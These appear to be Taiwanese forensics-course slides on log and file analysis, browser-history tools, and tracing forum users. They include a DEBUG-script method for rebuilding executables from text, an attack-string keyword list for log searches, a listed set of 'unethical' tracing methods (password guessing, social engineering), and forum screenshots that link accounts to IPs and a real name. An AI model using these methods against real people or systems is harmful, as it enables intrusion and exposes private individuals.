
- bin2text.exe將二進位檔案轉成純文字顯示
- 計算長度，基本上就是最後一行的位置加上最後一行長度
- 位址加上0100h，每行保存格式為
 - ▶ e 100 4D 5A... 值
- 文字檔後方加上
 - ▶ n 檔名
 - ▶ rcx
 - ▶ 長度
 - ▶ w
 - ▶ q

debug 查找

- 檢視所有 bat 檔

PATH路徑

- Window程式搜尋DLL檔順序：
 - ▶ 程式執行目錄
 - ▶ 當前目錄
 - ▶ Windows system目錄 (由GetSystemDirectory函式決定)
 - ▶ Windows 目錄 (由GetWindowsDirectory函式決定)
 - ▶ PATH 環境變數



檔案行為分析練習

- 檔案備份
- 檔案列表
- 時間搜尋
- 隱藏與串流搜尋
- 加殼搜尋
- 特殊目錄
- Rootkit搜尋
- 網頁程式木馬
- 瀏覽器記錄

應用程式與資安系統記錄

檢視設備記錄

● 伺服器端

- ▶ 長期Sniffer記錄
- ▶ 網站伺服器記錄
- ▶ 資料庫伺服器記錄
- ▶ 事件檢視器記錄
- ▶ 事件稽核記錄

● 個人電腦端

- ▶ 郵件記錄
- ▶ 瀏覽器記錄
- ▶ 惡意程式殘留物，設定檔等

● 網路行蹤追查

HTTP網站伺服器記錄

- 攻擊字串（含相對應編碼）：
 - ▶ Microsoft
 - ▶ SQL
 - ▶ Cmdshell
 - ▶ '
 - ▶ <或>
 - ▶ (或)
- 來源交互查找：
 - ▶ (1) 確認網頁木馬與HTTP攻擊的所有連線者
 - ▶ (2) 網頁木馬連線者曾瀏覽過的網頁
 - ▶ (3) 找到所有網頁木馬，回到(1)

HTTP網站伺服器記錄－常用小技巧

● 排除：

- ▶ 404 Error

- ▶ jpg、gif、js、css、mpg、mp3、avi

● 針對：

- ▶ 500 Error

- ▶ rar、zip、tar、gz、7z

- ▶ POST


不道德追查

- 攻擊跳板機
- 公用帳號密碼猜解(例如:gmail.com)
- 社交工程(Mail, QQ)

瀏覽器使用記錄


- IECookiesView
- IECacheView
- IEHistoryView
- MozillaCookiesView
- MozillaHistoryView
- MozillaCacheView
- OperaCacheView
- ChromeCacheView
- FlashCookiesView
- SkypeLogView

瀏覽器使用記錄



郵件使用記錄

● OEViewer



網路行蹤

File Edit View History Bookmarks Tools Help

Re: [爆卦] 4/11 露天收手續費... × +

https://www.ptt.cc/bbs/Gossiping/M.1458254753.A.88A.html

批踢踢實業坊 > 看板 Gossiping

聯絡資訊 關於我們



看板 Gossiping

作者 LV999 (封頂)
標題 Re: [爆卦] 4/11 露天收手續費再加收！！
時間 Fri Mar 18 06:45:47 2016

網頁掛掉，我看你怎麼收錢！
神預言，三天內沒人上得了露天

※ 引述《Ommm5566 (56天團)》之銘言：
： 前面有人放165排名詐騙 這排名不算甚麼
： <http://www.ettoday.net/news/20160225/652901.htm>
： 全數違法 這就是台灣
： 至於第三方支付更是個笑話
： "國內買、賣家頭痛了！Paypal 不被允許提供「台灣國內」交易服務"
： <http://technews.tw/2015/09/10/paypal-will-not-supply-taiwans-internal-payment-service/>
： 別人是增加便利性 台灣在增加困難度 努力與中國看齊和接軌不遺餘力
： 護航的人群辛苦了

--
發信站: 批踢踢實業坊
時間: 18/03/18 06:45:47

返回看板 分享  Like 3  G+ 0

網路行蹤

作者: LV999 (封頂) 看板: Militarylife
標題: [板友] 2106T 宜蘭金六結
時間: Wed Dec 22 01:02:51 2010

ID/怎麼稱呼你: LV999/小瑞

報上當兵梯次: 2106T

尚未當兵/正要入伍的新

哪裡人啊: 台北縣蘆洲

當兵前的心情/軍旅的心

資訊分享(請勿涉及軍機

對軍旅板的建議:

--

推 TAKEBEAR: 那時候去

推 magecandy: 條屎

→ foreverthink: 樓上

→ TAKEBEAR: 包餐點 有

→ TAKEBEAR: 還好不是

--

※ 發信站: 批踢踢實業

◆ From: 118.167.108.

File Edit View History Bookmarks Tools Help

[八卦] 大同資經系 要戒嚴了!!! ... x +

https://www.ptt.cc/bbs/TTU-IM/M.1227078797.AA1B.html

批踢踢實業坊 > 看板 TTU-IM

作者 ghostztw (阿歲)

標題 [八卦] 大同資經系 要戒嚴了!!!

時間 Wed Nov 19 15:13:16 2008

看板 TTU-IM

因為亂丟垃圾~
學弟妹們~ 加油~~~~>"<~~~~~
還好我快畢業了= =....

--

※ 發信站: 批踢踢實業坊(ptt.cc)

◆ From: 140.129.26.210

→ aa955123: 系主任被發黑函了!! 11/19 15:14

推 margaret6526: 唉唉唉唉唉 有點誇張 =)"=那個人很天才(倒反法) 11/19 15:16

推 chiquitta: 他怎麼不先報料給我!! 11/19 15:19

推 sk2g: 快給我懶人包!! 11/19 15:22

推 guess110201: 懶人包懶人包!!(敲桌) 11/19 15:24

推 clover1357: 唉! 只能說歹年冬搞蕭狼 11/19 15:24

推 LV999: 懶人包呢!!!!!! 11/19 15:29

推 aa955123: 樓上要懶人包的可以跟校長拿 11/19 15:30

返回看板 分享

網路行蹤

作者 anzerise (1324:安薩莉絲) 看板 Gossiping
標題 Re: [新聞] 朱立倫：雙北軌道建設絕不該受忽視
時間 Wed May 31 20:46:07 2017

> 1 29 4/17 alan2603 □ [新聞] 朱立倫：雙北軌道建設絕不該受忽視

文章代碼(AID):	推 scube: 這篇顏色也太不對了吧, 先幫你一下	04/17 12:34
文章網址: https://www.ptt.org/bbs/	推 qwsx8754: 真·超北市長, 柯P果然還是怕民進黨夾殺 朱這次給推	04/17 12:36
這篇文章值 25	推 stone009826: 推 真正雙北市長 XD 柯粉一定跳腳了XD	04/17 12:36
作者 alan2603 (天)	→ qwsx8754: 柯P吞不下去 是自己效能差吧	04/17 12:37
標題 [新聞] 朱立倫	→ qwsx8754: 其他縣市要不要比一下人口? 新北人口多太多了吧	04/17 12:38
時間 Mon Apr 17	→ qwsx8754: 國際大都市來說 新北人口全國第一 被分配到這點資源...	04/17 12:39
平常鄉民都說柯文哲怎麼這次柯文哲沒有台北市前瞻預算掛0	推 jack8298: 雙北柯市長今天休兵, 換雙北市朱市長上場。	04/17 12:39
反倒是朱立倫, 平常這次倒是直接到行政而且還幫台北市爭取三條經過台北市的預以這次的表現來講,	推 simon7788: 樓下「前」雙北市長粉崩潰	04/17 12:42
	推 tommy7255795: 前超北市長柯P: 這局我擺爛 下局我再來	04/17 12:43
	→ tommy7255795: 汐止民生 連黃國昌都覺得行政院太扯 柯P居然不爭..	04/17 12:45
	推 esther729: 柯文哲擺明就不敢跟民進黨對幹啊 因為怕民進黨不禮讓他	04/17 12:45
	→ esther729: 但是朱立倫就沒這個問題了 所以敢講話大聲理直氣壯	04/17 12:45
	→ tommy7255795: 講什麼吞不下 我考試還念不完勒 平時不認真怪誰?	04/17 12:45
	→ esther729: 在這個議題上 確實朱立倫比較幫雙北民眾爭取權益沒錯	04/17 12:45
	→ esther729: 柯文哲只能講講風涼話來包裝自己無力爭取的事實。	04/17 12:48
	推 asd591922: 行政院只會派張景森這種打手 新北市撐住!	04/17 12:52
	推 simon7788: 民進黨羞辱人、柯文哲不去、朱立倫現身打臉	04/17 12:53
	→ simon7788: 這巴掌爽快yo	04/17 12:53
	→ asd591922: 平心而論 朱說的沒錯 新北市這些工程對桃宜基都有幫助	04/17 12:53
	推 esther729: 是柯自己放棄的 怪不了朱立倫搶了他的雙北市長	04/17 12:59
	推 fff15973: 柯P眼界要寬廣一點 雙北市民互通是好事 朱這次給推	04/17 13:02
	推 fff15973: jjw1120jjw眼中只有藍綠吧 照這邏輯台南鐵路地下化也...	04/17 13:04
	→ fff15973: 大型公共建設本來就是分階段 這次就是爭取不同階段預算	04/17 13:05
	→ fff15973: 酸三環三線不曉得在酸三小的 人家現在就在爭取蓋完啊	04/17 13:06
	推 qwsx8754: 雙北軌道建設有被忽視過? MetalRose你有看過國際城市嗎	04/17 13:29

網路行蹤

《 I D 暱稱 》 alan2603 (天下第一噓文機器)
《 I D 暱稱 》 asd591922 (沒有電台的司令)
《 I D 暱稱 》 esther729 (^^)
《 I D 暱稱 》 evaLSF ()
《 I D 暱稱 》 farriss (早
《 I D 暱稱 》 fff15973 (一
《 I D 暱稱 》 horrytsai (掛
《 I D 暱稱 》 jack8298 (94
《 I D 暱稱 》 laibuwen (打
《 I D 暱稱 》 laibuwen (甜
《 I D 暱稱 》 lendania (拉
《 I D 暱稱 》 napoleonwei
《 I D 暱稱 》 noritz (他山
《 I D 暱稱 》 notepadnote
《 I D 暱稱 》 pickford (濫
《 I D 暱稱 》 qwsx8754 ()
《 I D 暱稱 》 qwsx8754 (都
《 I D 暱稱 》 RckS (便是三
《 I D 暱稱 》 scube (方糖)
《 I D 暱稱 》 seed538 (不
《 I D 暱稱 》 simon7788 (女
《 I D 暱稱 》 stone009826
《 I D 暱稱 》 Timofey (俄式
《 I D 暱稱 》 tommy7255795 (七
《 I D 暱稱 》 tuv3139 ()

我是鍵盤文學少女 安薩莉絲

經調查 上面列出的23個帳號是 巨網資訊駐八卦板風向操作兵

巨網資訊是金志聿開的公司

金志聿是朱立倫的表弟

朱立倫是新北市長

下面就簡單貼點資料吧

- <<00>> INDEX
- <<01>> 查個IP
- <<02>> 帳號同IP紀錄
- <<03>> ALLPOST標題紀錄(2016-2017)
- <<04>> 部份文章發文編輯紀錄
- <<05>> 哀的美敦書
- <<06>> 我個人覺得

網路行蹤

作者 WuWeGo (~*威哥打真軍*~)
標題 Re: [新聞] 網軍攻柯P遭起底?朱立倫否認:我都說柯市
時間 Fri Jun 9 17:25:06 2017

看板 Gossiping

<https://www.ptt.cc/bbs/Gossiping/M.1496234775.A.E4F.html>

當時的文章有提到23個ID，其中最引人注目的是這個ID：

《ID暱稱》 RckS (便是三位齊上)

《ID暱稱》 RckS (便是三位齊上)	《經濟狀況》 小康
《登入次數》 4621 次 (同天內只計一次)	《有效文章》 229 篇 (退:0)
《目前動態》 不在站上	《私人信箱》 最近無新信件
《上次上站》 11/08/2016 13:10:13 Tue	《上次故鄉》 61.219.221.94

這個ID大概看了一下，可以從以下這個網址發現些端倪：

https://www.ptt.cc/man/NCCU_debate/D7D7/M.1189364541.A.A53.html

根據政大辯論社公開資訊的ID對照表顯示，RckS的所有者叫劉彥澧

這劉先生是何許人呢？

<http://www.chinatimes.com/realtimenews/20170425005247-260405>

<https://udn.com/news/story/6656/2425933>

新聞一查不得了，原來八卦情人巧芯的現任男友兼未婚夫

問題與討論

